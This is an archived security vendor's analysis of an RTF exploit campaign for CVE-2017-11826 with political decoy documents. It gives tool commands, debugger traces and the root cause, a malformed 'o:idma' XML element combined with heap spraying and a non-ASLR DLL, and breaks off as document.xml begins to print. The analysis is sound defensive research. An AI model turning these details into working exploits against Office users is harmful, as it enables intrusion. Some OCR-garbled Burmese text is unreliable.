CVE-2017-11826 Exploited in the Wild with Politically Themed RTF Document

By Jasper Manuel, Joie Salvio, Wayne Low

Published: 2017-11-22 · Archived: 2026-04-06 01:07:14 UTC


Recently, FortiGuard Labs found an interesting malware campaign using the recently documented vulnerability CVE-2017-11826 that was patched by Microsoft in October of this year. A detailed analysis of this exploit is also included in this article.

Based on the context of the campaign used to lure victims, as well as how the payload malware behaves, we had a hunch that this was not a common cybercrime campaign and was even possibly a targeted attack on specific institutions or locales. For this reason, we decided to look deeper.

As is common with this type of attack, the command-and-control (C2) server for this campaign was only accessible for a short period of time. This means information from a dynamic analysis is very limited. However, it is also important to know what an attack is capable of doing once it is inside a victim's system. Not only does this help identify the scope of the possible damage it may have caused, but it can also be a basis for future mitigations. In this case, with regards to the payload, we had to resort to static analysis tools techniques to somehow simulate what would happen if the C2 were alive. In the end, we were able to identify and collect this information.

The Politically-themed Bait

The attack vector is a malicious Rich Text Format (RTF) file that uses targeted, politically themed content to attract a user into opening the file. When the RTF file is executed, it displays a text about Aqua Mul Mujahidin, a jihadist group which advocates for militant resistance in the Rakhine State of Myanmar.



Aqua Mul Mujahidin (Arakan Rohingya Salvation Army -ARSA)

အာ□မ□ုဖာ□အဖ္ဘ

ဦ့စီ့ခ၍ င□ုဆာင□

၁။ အဒ္ဒကဒ္ဒခ□□က ဦ့စီ့က□ပ□ကလ□က□ရ□ိပ၊ သည□။

အင□အာ့

၂။ စ့စ့ပ၍ င□ုအင□အာ့ ၁၄၀ ဦ့ခန့□ရ□ိပ၊ သည□။

တပ□တည□နရောမ□ာ့

၃။ အကော□ပ၊ အတိုင□ုဖ□စ□ပ၊ သည□-


(က) ဘင္ဂလာ့ခရ□□နိုင□ငံ။ Aqua Mul Mujahidin

အာ□မ□ုဖာ□အဖ္ဘအာ့

အဒ္ဒကဒ္ဒခ□□ခ၍ င□ုဆာင□၍

Figure 1: Initial document

After the exploit triggers, another decoy document is shown to the user. This time the text is about the power struggle in Saudi Arabia which was obviously drawn from an online article entitled Saudi Arabia's 'Game of Thobes'.



Was Saturday a "Red Wedding" moment for the Kingdom of Saudi Arabia? As the plot thickens in Riyadh, here's a roundup of the chatter on the streets.

It started off with the resignation of Lebanese Prime Minister Saad Hariri, a clearly orchestrated move produced and executed by his paymasters in Riyadh.

Hariri announced on a Saudi-owned channel, from the Saudi capital, that he was resigning his post in protest at foreign intervention in Lebanon's domestic affairs. The irony was lost on him.

The ostensible reason he gave, as he invoked his late father's name, was that he too is threatened with assassination.

As the day turned into evening, there were reports of explosions being heard close to the King Khalid International Airport in Riyadh. It transpired that Houthi rebels (linked to Iran and allied with former president Ali Abdullah Saleh, who is partially linked to the United Arab Emirates) had fired at least one ballistic missile from Yemen towards Riyadh. It put an exclamation point on the fact that the war in Yemen is far from over - more than two years since Saudi Arabia launched operation "Decisive Storm."

As the clock inched to midnight another bombshell was dropped; this time by the Saudis: A royal decree ordering the arrest of several princes, billionaires, and notable figures, as well as the sacking of senior government officials. Some were the sons of the late King Abdullah. One was the head of the Saudi National Guard.

Figure 2: Decoy document

We are unsure how the contents are linked, but this is clearly an attempt to lure in and trick a user with a specific interest in or knowledge of these events into thinking that the documents are benign. In reality, the exploit is working its way in the background to deliver a malware that could take hold of the unaware victim's system.

Dissecting CVE-2017-11826 RTF Document

Generally, an RTF exploit uses OLE to enclose payloads within the document itself. The following analysis demonstrates how to locate and extract the exploit's payloads by using open-source tools.

Rtfdump.py by Didier Stevens enables the listing of all control words defined in the RTF file. The particular control word of our interest, named "\object", is used to define the embedded OLE object:

```
E:\rtfdump_V0_0_3>rtfdump.py -d E:\CVE-2017-11826\cve-2017-11826_rtf | findstr /I "object"
1698  Level  2       c=    3 p=000396d9 l=     217 h=     126 b=       0   u=       4 \object
1703  Level  2       c=    3 p=000397b3 l=  106721 h=  106600 b=       0   u=      10 \object
1708  Level  2       c=    3 p=00053895 l=   28897 h=   28776 b=       0   u=      10 \object

E:\rtfdump_V0_0_3>rtfdump.py -d E:\CVE-2017-11826\cve-2017-11826_rtf -s 1698 > object_1698.bin
E:\rtfdump_V0_0_3>rtfdump.py -d E:\CVE-2017-11826\cve-2017-11826_rtf -s 1703 > object_1703.bin
E:\rtfdump_V0_0_3>rtfdump.py -d E:\CVE-2017-11826\cve-2017-11826_rtf -s 1708 > object_1708.bin
```

Listing 1: Using rtfdump.py to locate embedded objects




Figure 3: The output from extracting three different objects found in the RTF exploit

The purpose of OLE object #1698 is to automatically load the COM DLL, C:\Windows\system32\msvbvm60.dll, into the Microsoft Word process address space by specifying CLSID *{D5DE8D20-5BB8-11D1-A1E3-00A0C90F2731}* in the "\oleclsid" control word. The COM DLL does not have the address space layout randomization compiler feature enabled. Hence, exploiters often take advantage of this DLL to build an exploit chain for vulnerable Microsoft Office suites. On the other hand, the dumped objects #1703 and #1708 appear to be Word documents, as indicated by the "\objclass" control word in the above figure. However, the OLE objects are represented in hex-string, so we need to convert the hex-string to binary format in order to read them. For this, Oletools's RTFObj by Decalage can be used:

```
 C:\Python27\Lib\site-packages\oletools\rtfobj.py -s all E:\CVE-2017-11826\object_1703.bin
rtfobj 0.50 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

================================================================================
File: 'E:\\CVE-2017-11826\\object_1703.bin' - size: 106713 bytes
---+----------+------------------------------+------------------------------
id |index     |OLE Object                    |OLE Package
---+----------+------------------------------+------------------------------
0  |0000004Ch |format_id: 2                  |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 53248              |
---+----------+------------------------------+------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'Word.Document.12'
  data size  = 53248
  saving to file E:\\CVE-2017-11826\\object_1703.bin_object_0000004C.doc

C:\Python27\Lib\site-packages\oletools\rtfobj.py -s all E:\CVE-2017-11826\object_1708.bin
rtfobj 0.50 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

================================================================================
```

```
File: 'E:\\CVE-2017-11826\\object_1708.bin' - size: 28889 bytes
---+----------+------------------------------+------------------------------
id |index     |OLE Object                    |OLE Package
---+----------+------------------------------+------------------------------
0  |0000004Ch |format_id: 2                  |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 14336              |
---+----------+------------------------------+------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'Word.Document.12'
  data size  = 14336
  saving to file E:\CVE-2017-11826\object_1708.bin_object_0000004C.doc
```

Listing 2: Output after converting Word documents from hex-string to binary format

To summarize, both of the extracted documents are OLE files with embedded DOCX, which is a zipped XML-based document using *Package* as its stream name. We can dump the contents of *Package* using oledump.py by Didier Stevens:

```
 E:\Oledump\oledump_V0_0_3oledump.py E:\CVE-2017-11826\object_1703.bin_object_0000004C.doc
 1:      114 '\x01CompObj'
 2:        6 '\x03ObjInfo'
 3:    50517 'Package'

E:\Oledump\oledump_V0_0_3>oledump.py -s 3 -d E:\CVE-2017-11826\object_1703.bin_object_0000004C.doc > object_1703

E:\Oledump\oledump_V0_0_3>oledump.py E:\CVE-2017-11826\object_1708.bin_object_0000004C.doc
 1:      114 '\x01CompObj'
 2:        6 '\x03ObjInfo'
 3:    11304 'Package'

E:\Oledump\oledump_V0_0_3>oledump.py -s 3 -d E:\CVE-2017-11826\object_1708.bin_object_0000004C.doc > object_1708
```

Listing 3: The result of dumping the DOCX files embedded in the Word document

Based on the results from oledumpy.py, we can determine that *object_1703_Package.docx* serves as a heap spray component, which is a technique to allocate a big chunk of memory address with the attacker's controlled data defined in ActiveX objects (eg: activeX1.bin) found in an unzipped DOCX file:

```
 E:\CVE-2017-11826\object_1703_Package>dir .\word\activeX\activeX*
 Volume in drive E is Seagate Expansion Drive
 Volume Serial Number is 1E12-60A4

 Directory of E:\CVE-2017-11826\object_1703_Package\word\activeX
```

```
17/09/2017  05:12 PM         2,099,200 activeX1.bin
17/09/2017  05:12 PM               299 activeX1.xml
17/09/2017  05:12 PM               299 activeX10.xml
17/09/2017  05:12 PM               299 activeX11.xml
17/09/2017  05:12 PM               299 activeX12.xml
17/09/2017  05:12 PM               299 activeX13.xml
17/09/2017  05:12 PM               299 activeX14.xml
17/09/2017  05:12 PM               299 activeX15.xml
17/09/2017  05:12 PM               299 activeX16.xml
17/09/2017  05:12 PM               299 activeX17.xml
17/09/2017  05:12 PM               299 activeX18.xml
17/09/2017  05:12 PM               299 activeX19.xml
17/09/2017  05:12 PM               299 activeX2.xml
17/09/2017  05:12 PM               299 activeX20.xml
17/09/2017  05:12 PM               299 activeX21.xml
17/09/2017  05:12 PM               299 activeX22.xml
17/09/2017  05:12 PM               299 activeX23.xml
17/09/2017  05:12 PM               299 activeX24.xml
17/09/2017  05:12 PM               299 activeX25.xml
17/09/2017  05:12 PM               299 activeX26.xml
17/09/2017  05:12 PM               299 activeX27.xml
17/09/2017  05:12 PM               299 activeX28.xml
17/09/2017  05:12 PM               299 activeX29.xml
17/09/2017  05:12 PM               299 activeX3.xml
17/09/2017  05:12 PM               299 activeX30.xml
17/09/2017  05:12 PM               299 activeX31.xml
17/09/2017  05:12 PM               299 activeX32.xml
17/09/2017  05:12 PM               299 activeX33.xml
17/09/2017  05:12 PM               299 activeX34.xml
17/09/2017  05:12 PM               299 activeX35.xml
17/09/2017  05:12 PM               299 activeX36.xml
17/09/2017  05:12 PM               299 activeX37.xml
17/09/2017  05:12 PM               299 activeX38.xml
17/09/2017  05:12 PM               299 activeX39.xml
17/09/2017  05:12 PM               299 activeX4.xml
17/09/2017  05:12 PM               299 activeX40.xml
17/09/2017  05:12 PM               299 activeX5.xml
17/09/2017  05:12 PM               299 activeX6.xml
17/09/2017  05:12 PM               299 activeX7.xml
17/09/2017  05:12 PM               299 activeX8.xml
17/09/2017  05:12 PM               299 activeX9.xml
              41 File(s)      2,111,160 bytes
               0 Dir(s)  357,963,862,016 bytes free
```

Listing 4: The content of #1703's unzipped DOCX

On the other hand, the *object_1708_Package.docx* contains multiple XML files, which can be easily observed after you unzip the DOCX and it has been parsed by Microsoft Word. Based on our past experience, there should be malformed XML file(s) that could trigger the CVE-2017-11826 vulnerability. Since there are typically multiple XML files included in DOCX, it would be time consuming to look for the malformed XML file(s). So we decided to fire up debugger to locate the culprit.

Understanding the Root Cause of CVE-2017-11826 Vulnerability

Please take note that the following analysis is based on wwlib.dll 14.0.7182.5000 running on Microsoft Word 2010 32-Bit.

Listing 6, below, shows the crash context when *object_1708_Package.docx* is opened under a vulnerable winword.exe using the debugger:

```
 First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=00000000 ecx=00000000 edx=00000004 esi=054cb29c edi=1014c8cc
eip=68bb962d esp=001c3358 ebp=001c33c4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft Office\O
wwlib!DllGetClassObject+0xf2e3d:
68bb962d ff5104          call    dword ptr [ecx+4]    ds:0023:00000004=????????
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Micros
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
001c33c4 68ad1a32 00000000 001c3438 00000000 wwlib!DllGetClassObject+0xf2e3d
001c3418 66524316 0000ffff 0000001a 0b648a94 wwlib!DllGetClassObject+0xb242
001c3458 6634929f 11940fe4 0bf3ffac 00000027 mso!Ordinal6611+0x120
001c34a8 71689441 0fb7ef6c 0b20dfb0 80000005 mso!Ordinal4512+0xa9d
001c3514 7168941f 00000004 0b648a9c 0b648a90 msxml6!Reader::ParseElementN+0x379 [d:\w7rtm\sql\xml\msxml6\mx\read
001c3560 7168941f 00000003 0b648a9c 0b648a90 msxml6!Reader::ParseElementN+0x268 [d:\w7rtm\sql\xml\msxml6\mx\read
001c35ac 7168941f 00000002 0b648a9c 0b648a90 msxml6!Reader::ParseElementN+0x268 [d:\w7rtm\sql\xml\msxml6\mx\read
001c35f8 7168941f 00000001 0b648a9c 0b648a90 msxml6!Reader::ParseElementN+0x268 [d:\w7rtm\sql\xml\msxml6\mx\read
001c3644 7168941f 0b648a9c 0b648a90 00000000 msxml6!Reader::ParseElementN+0x268 [d:\w7rtm\sql\xml\msxml6\mx\read
001c3690 716871df 0b648a90 00000000 00000000 msxml6!Reader::ParseElementN+0x268 [d:\w7rtm\sql\xml\msxml6\mx\read
001c36a0 7168711b 83515133 0b648a90 0b5c0fe8 msxml6!Reader::ParseDocument+0x97 [d:\w7rtm\sql\xml\msxml6\mx\reade
001c36dc 71689e2b 835150f3 001c3738 001c3788 msxml6!Reader::Parse+0xb1 [d:\w7rtm\sql\xml\msxml6\mx\reader\reader
001c371c 71687dcb 0b648a90 119a000d 001c48a8 msxml6!Reader::parse+0x162 [d:\w7rtm\sql\xml\msxml6\mx\reader\reade
001c376c 6634877d 0b648a90 119a000d 001c48a8 msxml6!SAXReader::parse+0x145 [d:\w7rtm\sql\xml\msxml6\mx\om\saxrea
001c379c 6652455b 00000000 119a000d 001c48a8 mso!Ordinal318+0x8a3
001c37d4 68acede0 11940fe0 11b99ff0 0ffbcfec mso!Ordinal2664+0x234
001c48a8 68acd3c5 0fbf0948 00000000 0fa1eff0 wwlib!DllGetClassObject+0x85f0
001c5d80 68acc2db 001c603c 10198fe8 054cb250 wwlib!DllGetClassObject+0x6bd5
001c6024 68acbeca 001c603c 40280000 00000030 wwlib!DllGetClassObject+0x5aeb
001c609c 68acabee 0000000c 04012000 001c77a8 wwlib!DllGetClassObject+0x56da
```

```
001c7794 68ac984d 0000000c 00000000 04012000 wwlib!DllGetClassObject+0x43fe
001c7c3c 68b90b55 001c8584 00000001 00000000 wwlib!DllGetClassObject+0x305d
001c9010 68b8f6ff 001c9334 001c932c 04012000 wwlib!DllGetClassObject+0xca365
001c905c 68e53819 001c9334 001c932c 04012000 wwlib!DllGetClassObject+0xc8f0f
001ca5b0 690b404a 001ca60c 00000824 00000000 wwlib!DllGetClassObject+0x38d029
001cb65c 6890e9c5 001cbb50 ffffffff 00000001 wwlib!DllGetClassObject+0x5ed85a
001cbb24 688ff4f7 00000003 001cbb50 00000001 wwlib!DllMain+0x11dd4
001cdb94 6924b641 001cdc72 0000000a 001cdbfc wwlib!DllMain+0x2906
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for winword.exe -
001cfd08 2fdd1c68 2fdd0000 00000000 023aefc9 wwlib!FMain+0x491
001cfd2c 2fdd1ec2 2fdd0000 00000000 023aefc9 winword!wdGetApplicationObject+0x63a
001cfdbc 76a4ef8c 7ffdc000 001cfe08 7755367a winword!wdGetApplicationObject+0x894
001cfdc8 7755367a 7ffdc000 76598307 00000000 kernel32!BaseThreadInitThunk+0xe
001cfe08 7755364d 2fdd2045 7ffdc000 ffffffff ntdll!__RtlUserThreadStart+0x70
001cfe20 00000000 2fdd2045 7ffdc000 00000000 ntdll!_RtlUserThreadStart+0x1b
0:000> ub . l10
wwlib!DllGetClassObject+0xf2e13:
68bb9603 752d            jne     wwlib!DllGetClassObject+0xf2e42 (68bb9632)
68bb9605 8bb6f0170000    mov     esi,dword ptr [esi+17F0h]
68bb960b 8b06            mov     eax,dword ptr [esi]
68bb960d 8b10            mov     edx,dword ptr [eax]
68bb960f 4a              dec     edx
68bb9610 4a              dec     edx
68bb9611 8bce            mov     ecx,esi
68bb9613 e8ee70d4ff      call    wwlib!DllMain+0x3b15 (68900706)
68bb9618 8b4044          mov     eax,dword ptr [eax+44h]
68bb961b 8b4044          mov     eax,dword ptr [eax+44h]
68bb961e 8b4f44          mov     ecx,dword ptr [edi+44h]
68bb9621 894144          mov     dword ptr [ecx+44h],eax      // EAX=088888ec
68bb9624 8b4744          mov     eax,dword ptr [edi+44h]
68bb9627 8b4044          mov     eax,dword ptr [eax+44h]
68bb962a 8b08            mov     ecx,dword ptr [eax]
68bb962c 50              push    eax
68bb962d ff5104          call    dword ptr [ecx+4]    ds:0023:00000004=????????
```

Listing 5: Microsoft Word crash context

```
 0:000> r
eax=088888ec ebx=00000000 ecx=00000000 edx=00000004 esi=054cb29c edi=1014c8cc
eip=68bb962d esp=001c3358 ebp=001c33c4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!DllGetClassObject+0xf2e3d:
68bb962d ff5104          call    dword ptr [ecx+4]    ds:0023:00000004=????????
0:000> dc 088888ec
088888ec  00000000 00000000 00000000 00000000  ................
088888fc  00000000 00000000 00000000 00000000  ................
```

```
0888890c  00000000 00000000 00000000 00000000  ................
0888891c  00000000 00000000 00000000 00000000  ................
0888892c  00000000 00000000 00000000 00000000  ................
0888893c  00000000 00000000 00000000 00000000  ................
0888894c  00000000 00000000 00000000 00000000  ................
0888895c  00000000 00000000 00000000 00000000  ................
```

Listing 6: Empty vftable results in an invalid function call dereference

In a nutshell, a vftable at 0x88888ec address was returned upon executing the wwlib!DllMain+3b15 function. The vftable was dereferenced in the latter part of the code, at the *0x68BB962D* address. An access violation occurred when the code dereferenced a function pointer through the call instruction due to the empty vftable, as shown in the listing.

After executing the vulnerable document a few times, we observed that the same 0x88888ec address was returned by the said function. A quick inspection into that function reveals that it basically returns a pointer to some unknown object. However, knowing what kind of object was returned would take more reverse engineering efforts due to the fact that Microsoft does not provide symbol files for Microsoft Office binaries. Therefore, we decided to take an alternative approach. Fortunately, based on the call-stack shown in *Listing 5*, we were able to identify a couple of interesting XML parser functions, such as *msxml6!Reader::ParseDocument* and *msxml6!Reader::ParseElementN*, which seem be related in parsing XML files, as implied by its function name. As a result, we were able to narrow down the scope of our analysis (thanks to the msxml6.dll symbol file provided by Microsoft!)

After some reverse engineering, *Scanner::GetTokenValueQName* within *Reader::ParseElementN* was the function that stuck out. Basically, its purpose is to get the qualified name (eg: , the qualified name will be *w:body*), which is the terminology used by Office Open XML. In order to shorten our analysis time, we decided to create some debugger breakpoints that would print the qualified name whenever the function was hit.

```
Symbol search path is: D:\Symbols;SRV*D:\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Page heap: pid 0xEC4: page heap enabled with flags 0x3.
AVRF: WINWORD.EXE: pid 0xEC4: flags 0x80000001: application verifier enabled
(ec4.cfc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=002cf820 edx=77536c74 esi=fffffffe edi=00000000
eip=775905d9 esp=002cf83c ebp=002cf868 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
775905d9 cc              int     3
0:000> g
ModLoad: 71620000 71778000   C:\Windows\System32\msxml6.dll
eax=0b26c000 ebx=00000000 ecx=00061000 edx=00000000 esi=7ffdf000 edi=002c412c
eip=77536c74 esp=002c4044 ebp=002c4098 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
77536c74 c3              ret
0:000> g
(ec4.cfc): Unknown exception - code e0000002 (first chance)
(ec4.cfc): Unknown exception - code e0000002 (first chance)
(ec4.7ac): Break instruction exception - code 80000003 (first chance)
eax=7ffdd000 ebx=00000000 ecx=00000000 edx=7758ec4b esi=00000000 edi=00000000
eip=77523c8c esp=11b9fdbc ebp=11b9fde8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77523c8c cc              int     3
0:002> bp msxml6!Reader::ParseElementN+0x32 ".printf \"Current element depth: %d\\n\",
@@c++(((Reader*)@ecx)->_ulCurrentElementDepth);gc"
0:002> bp msxml6!Reader::ParseElementN+0x6a ".echo Parsing XML tag:;r $t0=ebp-20;dc
@@c++(((StringPtr*)@$t0)->pwh) l@@c++(((StringPtr*)@$t0)->n)/2;gc"
0:002> g
… <truncated output for brevity> …
Current element depth: 1
Parsing XML tag:
0b3f4058  003a0077 006f0064 00750063 0065006d  w.:.d.o.c.u.m.e.
0b3f4068  0074006e                             n.t.
Current element depth: 2
Parsing XML tag:
0b3f406c  003a0077 006f0062 00790064           w.:.b.o.d.y.
Current element depth: 3
Parsing XML tag:
0b3f4078  003a0077 00680073 00700061 00440065  w.:.s.h.a.p.e.D.
0b3f4088  00660065 00750061 0074006c           e.f.a.u.l.t.
Current element depth: 4
Parsing XML tag:
0b3f4096  003a006f 004c004f 004f0045 006a0062  o.:.O.L.E.O.b.j.
0b3f40a6  00630065                             e.c.
Current element depth: 5
Parsing XML tag:
0b3f40ac  003a0077 006f0066 0074006e           w.:.f.o.n.t.
Current element depth: 6
Parsing XML tag:
0b3f40b8  003a006f 00640069 0061006d           o.:.i.d.m.a.
(ec4.cfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=00000000 ecx=00000000 edx=00000004 esi=0560b29c edi=11a848cc
eip=6798962d esp=002c323c ebp=002c32a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Microsoft Office\Office14\wwlib.dll -
wwlib!DllGetClassObject+0xf2e3d:
6798962d ff5104          call    dword ptr [ecx+4]    ds:0023:00000004=????????
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Common Files\Microsoft Shared\office14\mso.dll -
```

Listing 7: Using debugger's breakpoint to discover the offending XML's segment name

As shown in the listing above, the problematic qualified name seems to be *o:idma*. We can quickly grep the qualified name against all the XML files found in the unzipped DOCX in order to locate the associated XML file:

```
researcher@orange /cygdrive/e/CVE-2017-11826/object_1708_Package
$ grep -lniR --include=*.xml "o:idma"
word/document.xml
word/settings.xml


researcher@orange /cygdrive/e/CVE-2017-11826/object_1708_Package
$cat ./word/document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-
microsoft-com:vml"
xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing"
xmlns:w10="urn:schemas-microsoft-com:office:word"
